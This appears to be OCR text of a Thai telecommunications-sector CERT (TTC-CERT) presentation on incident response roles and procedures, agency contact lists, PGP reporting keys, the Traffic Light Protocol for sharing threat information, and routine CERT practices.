
- กำหนดหน้าที่และความรับผิดชอบ
- ทีมรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (incident response team)
  - ผู้อำนวยการศูนย์ TTC-CERT
  - Technical team lead ศูนย์ TTC-CERT
  - ผู้ช่วย Technical team lead ศูนย์ TTC-CERT
  - เจ้าหน้าที่ธุรการ ศูนย์ TTC-CERT
  - ตัวแทนเจ้าหน้าที่ทางเทคนิคของสมาชิกศูนย์ TTC-CERT ที่เกี่ยวข้องกับเหตุภัยคุกคามทางไซเบอร์ที่เกิดขึ้น

หน้าที่และโครงสร้างในการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์




ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

- Incident ภายในศูนย์ TTC-CERT ⟶TTC-CERT ดำเนินการ investigate + เก็บหลักฐาน + หา root cause + ดำเนินการฟื้นฟูระบบและบริการ



ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

- Incident ภายในองค์กรของสมาชิก ⟶ TTC-CERT ให้การช่วยเหลือและสนับสนุนเมื่อได้รับการร้องขอ ⟶ Module หนึ่งใน IR Team ของสมาชิก




ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)


- ข้อมูลติดต่อ (contact information) บุคคลและหน่วยงานที่เกี่ยวข้องมีรายละเอียดตาม ผนวก ก ซึ่งข้อมูลดังกล่าวมีชั้นความลับในระดับ Confidential

ชื่อ นามสกุล	Email	หน่วยงาน	Phone Number	อื่นๆ	สถานที่ติดต่อ
	1200@nbtc.go.th	สำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ	026708888	https://www.nbtc.go.th/	87 ถนนพหลโยธิน ซอย 8 แขวงสามเสนใน เขตพญาไท กทม 10400
	contact@ncsa.or.th	สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ	021426888	https://www.ncsa.or.th/ | โทรสาร 02 143 7593	120 หมู่ 3 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษาฯ อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210
	pdpc@mdes.go.th	สำนักงานคณะกรรมการคุ้มครองข้อมูลส่วนบุคคล	0616755153 - 4	https://www.mdes.go.th/mission/82	120 หมู่ 3 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษาฯ อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210
	ttct@tct.or.th	สมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์	020519401 - 2	http://www.tct.or.th/	ห้อง 3101-3104 ชั้น 31 อาคาร เอไอเอ แคปปิตอล เซ็นเตอร์ เลขที่ 89 ถนนรัชดาภิเษก แขวงดินแดง เขตดินแดง กรุงเทพ 10400
พ.ต.อ. ณัทกฤช พรหมจันทร์	alert@ncsa.or.th	ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (National CERT) (สปช.) สกมช.	021426885		สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
	cii@ncsa.or.th	สำนักบริหารโครงสร้างพื้นฐานทางสารสนเทศ (สบท.) สกมช.		ติดต่อในเรื่องเกี่ยวกับแนวทางปฏิบัติ กรอบมาตรฐาน และนโยบายบริหารและจัดการ	สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
	reportthaicert.or.th	ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ประเทศไทย (ThaiCERT)	021231212	https://www.thaicert.or.th/contact.html	สำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ อาคารเดอะ โนน์ ทาวเวอร์ แกรนด์ พระรามเก้า (อาคารบี) ชั้น 21 เลขที่ 33/4 ถนนพระราม 9 แขวงห้วยขวาง เขตห้วยขวาง กรุงเทพมหานคร 10310
	contact@tb-cert.or.th	ศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยเทคโนโลยีสารสนเทศภาคการธนาคาร (TB-CERT)	025587500		สมาคมธนาคารไทย 5/13 หมู่ 3 ถนนแจ้งวัฒนะ ตำบลคลองเกลือ อำเภอปากเกร็ด จังหวัดนนทบุรี 11120
	ir.csc@rtarf.mi.th	ศูนย์ไซเบอร์ทหาร สำนักผู้บัญชาการทหารสูงสุด กองบัญชาการกองทัพไทย	025721747		เลขที่ 127 หมู่ 3 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพมหานคร 10210

แจ้ง TTC-CERT


ttc-cert.or.th
TTC-CERT
Home
แจ้งเตือนและข้อแนะนำ
ข้อมูลเผยแพร่
เกี่ยวกับศูนย์ TTC-CERT
ติดต่อศูนย์ TTC-CERT
แจ้งเหตุภัยคุกคามไซเบอร์
ดาวน์โหลดกุญแจสำหรับอีเมล report@ttc-cert.or.th
อีเล็กทรอนิกส์เมล : report@ttc-cert.or.th
หมายเลขของกุญแจ (Key ID) : C60AB25ECFD461FD
ประเภทของกุญแจ (Key Type) : RSA
วันหมดอายุ (Expires) : 2024-05-16
ขนาดความยาว (Key size) : 4096
Fingerprint : 50E5 D3F6 FB40 B7DA 88A0 1680 C60A B25E CFD4 61FD
Download Key
ดาวน์โหลดกุญแจสำหรับอีเมล pisut@ttc-cert.or.th
อีเล็กทรอนิกส์เมล : pisut@ttc-cert.or.th
หมายเลขของกุญแจ (Key ID) : CF508EF3F322F54E
ประเภทของกุญแจ (Key Type) : RSA
วันหมดอายุ (Expires) : 2023-04-01
ขนาดความยาว (Key size) : 4096
Fingerprint : 4482 092E 10E4 6ADE C602 4A37 CF50 8EF3 F322 F54E
Download Key
ดาวน์โหลดกุญแจสำหรับอีเมล marwin@ttc-cert.or.th
อีเล็กทรอนิกส์เมล : marwin@ttc-cert.or.th
หมายเลขของกุญแจ (Key ID) : E1DC54F8E95330C4
ประเภทของกุญแจ (Key Type) : RSA
วันหมดอายุ (Expires) : 2023-04-23

ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ ในภาพรวม




ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

การเฝ้าระวัง & Detection

- ภายในระบบสารสนเทศของสมาชิก ⟶ รับผิดชอบโดยสมาชิก ⟶ NOC, SOC, CERT
- ภายนอกระบบสารสนเทศของสมาชิก + Internet + DeepWeb + DarkWeb + OSINT + วิเคราะห์เอง⟶ รับผิดชอบโดยศูนย์ TTC-CERT + สมาชิกให้การสนับสนุนข้อมูลที่พบ
- **แจ้งเตือน**ทาง MISP, Email, Line Group, โทรศัพท์ โดยปฏิบัติตาม Telecommunications Sector - Traffic Light Protocol

ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

- Decision tree สำหรับกำหนดระดับความเร่งด่วน



ขั้นตอนการรับมือและแก้ไขเหตุภัยคุกคามทางไซเบอร์ (Incident Response Procedure)

- Incident Response Playbook
  - Incident Response Playbook - Phishing
  - Incident Response Playbook - Ransom
  - Incident Response Playbook - Malware
  - Incident Response Playbook - Data Loss
  - Incident Response Playbook - Account Compromised

การปฏิบัติงานของ CERT (Sectorial CERT)

- จัดทำนโยบายการจัดการและแลกเปลี่ยนข้อมูล
  - Traffic Light Protocol (TLP) https://www.cisa.gov/tlp

Color	When should it be used?	How may it be shared?
TLP:RED Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon without significant risk for the privacy, reputation, or operations of the organizations involved. For the eyes and ears of individual recipients only, no further.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER+STRICT Limited disclosure, restricted to participants' organization.	Sources may use TLP:AMBER+STRICT when information requires support to be effectively acted upon, yet carries risk to privacy, reputation, or operations if shared outside of the organization.	Recipients may share TLP:AMBER+STRICT information only with members of their own organization on a need-to-know basis to protect their organization and prevent further harm.
TLP:AMBER Limited disclosure, restricted to participants' organization and its clients (see Terminology Definitions).	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risk to privacy, reputation, or operations if shared outside of the organizations involved. Note that TLP:AMBER+STRICT should be used to restrict sharing to the recipient organization only.	Recipients may share TLP:AMBER information with members of their own organization and its clients on a need-to-know basis to protect their organization and its clients and prevent further harm.
TLP:GREEN Limited disclosure, restricted to the community.	Sources may use TLP:GREEN when information is useful to increase awareness within their wider community.	Recipients may share TLP:GREEN information with peers and partner organizations within their community, but not via publicly accessible channels. Unless otherwise specified, TLP:GREEN information may not be shared outside of the cybersecurity or cyber defense community.
TLP:CLEAR Disclosure is not limited.	Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Recipients may share this information without restriction. Information is subject to standard copyright rules.

เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม

(Telecommunications Sector - Traffic Light Protocol (TLP))

Telecommunications Sector - Traffic Light Protocol

- เพื่อให้มั่นใจว่าการแลกเปลี่ยนข้อมูลเป็นไปอย่างถูกต้องและเหมาะสม โดยกำหนดเป็น 4 สี (5 ประเภท) เพื่อเป็นวิธีการสำหรับผู้ส่งข้อมูลในการแจ้งให้ผู้รับหรือกลุ่มผู้ได้รับข้อมูลทราบถึงข้อจำกัดใด ๆ ในการเผยแพร่ข้อมูลนี้เพิ่มเติม

TLP:RED

TLP:AMBER

TLP:AMBER+STRICT

TLP:GREEN

TLP:CLEAR

TLP:CLEAR


TTC-CERT
THAILAND TELECOMMUNICATIONS SECTOR CERT

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม
(Telecommunications Sector - Traffic Light Protocol (TLP))

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสื่อสารอย่างมั่นคงปลอดภัยด้วย Pretty Good Privacy (PGP)
  - คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย (https://www.ttc-cert.or.th/)



การปฏิบัติงานของ CERT (Sectorial CERT)

- การสำรวจซอฟต์แวร์และฮาร์ดแวรที่ใช้งานในองค์กร และองค์กรของสมาชิก
  - สำรวจและจัดทำข้อมูลสรุปเกี่ยวกับผลิตภัณฑ์ ซอฟต์แวร์และฮาร์ดแวร์พร้อมเวอร์ชันที่ใช้งานในองค์กร
  - สมัครรับข่าวสารแจ้งเตือนโดยระบุรายการผลิตภัณฑ์ใช้งานอยู่เพื่อรับคำแนะนำที่เกี่ยวกับผลิตภัณฑ์เหล่านั้น

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสำรวจซอฟต์แวร์และฮาร์ดแวรที่ใช้งานในองค์กร และองค์กรของสมาชิก
  - สำรวจและจัดทำข้อมูลสรุปเกี่ยวกับผลิตภัณฑ์ ซอฟต์แวร์และฮาร์ดแวร์พร้อมเวอร์ชันที่ใช้งานในองค์กร
  - สมัครรับข่าวสารแจ้งเตือนโดยระบุรายการผลิตภัณฑ์ใช้งานอยู่เพื่อรับคำแนะนำที่เกี่ยวกับผลิตภัณฑ์เหล่านั้น
- การประชาสัมพันธ์
  - ควรแจ้งให้ผู้เกี่ยวข้องทั้งหมดทราบถึง
    - แนวทางการติดต่อ
    - บริการของ CERT
    - ผู้ติดต่อ (Point of Contact) หลักในการรับแจ้งและประสานงาน
  - ควรแจ้งให้ผู้รับบริการและผู้เกี่ยวข้องทั้งหมดให้ทราบว่าต้องรายงานเหตุภัยคุกคามไปที่ CERT โดยตรง

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสำรวจซอฟต์แวร์และฮาร์ดแวรที่ใช้งานในองค์กร และองค์กรของสมาชิก
  - สำรวจและจัดทำข้อมูลสรุปเกี่ยวกับผลิตภัณฑ์ ซอฟต์แวร์และฮาร์ดแวร์พร้อมเวอร์ชันที่ใช้งานในองค์กร
  - สมัครรับข่าวสารแจ้งเตือนโดยระบุรายการผลิตภัณฑ์ใช้งานอยู่เพื่อรับคำแนะนำที่เกี่ยวกับผลิตภัณฑ์เหล่านั้น
- การประชาสัมพันธ์
  - ควรแจ้งให้ผู้เกี่ยวข้องทั้งหมดทราบถึง
    - แนวทางการติดต่อ
    - บริการของ CERT
    - ผู้ติดต่อ (Point of Contact) หลักในการรับแจ้งและประสานงาน
  - ควรแจ้งให้ผู้รับบริการและผู้เกี่ยวข้องทั้งหมดให้ทราบว่าต้องรายงานเหตุภัยคุกคามไปที่ CERT โดยตรง
  - CERT อาจเผยแพร่ข้อมูลเกี่ยวกับ
    - เหตุภัยคุกคามที่ได้รับแจ้ง
    - บทเรียนที่ได้จากการรับมือ
    - รวมถึงหัวข้อน่าสนใจต่าง ๆ เพื่อสร้างความตระหนักด้านความมั่นคงปลอดภัยไซเบอร์ให้กับผู้รับบริการในองค์กร

การปฏิบัติงานของ CERT (Sectorial CERT)

- การสร้างเครือข่าย
  - การแบ่งปันประสบการณ์และบทเรียนที่ได้รับ --> การพัฒนาแนวปฏิบัติ ปรับปรุงความมั่นคงปลอดภัยของระบบ
  - การรับมือและแก้ปัญหาเหตุภัยคุกคามทางไซเบอร์ --> CERT จะต้องทำงานร่วมกับทีมอื่น ๆ
  - FIRST (Forum of Incident Response and Security Teams) https://www.first.org/
  - Asia Pacific CERT https://www.apcert.org/
  - Red x Blue Pill 2022 โดย 2600 Thailand
  - *Thailand CERTs Community

การปฏิบัติงานของ CERT (Sectorial CERT)


- การซ้อมรับมือเหตุภัยคุกคาม
  - CERT ควรจัดการซ้อมรับมือเหตุภัยคุกคามในลักษณะ table-top exercise
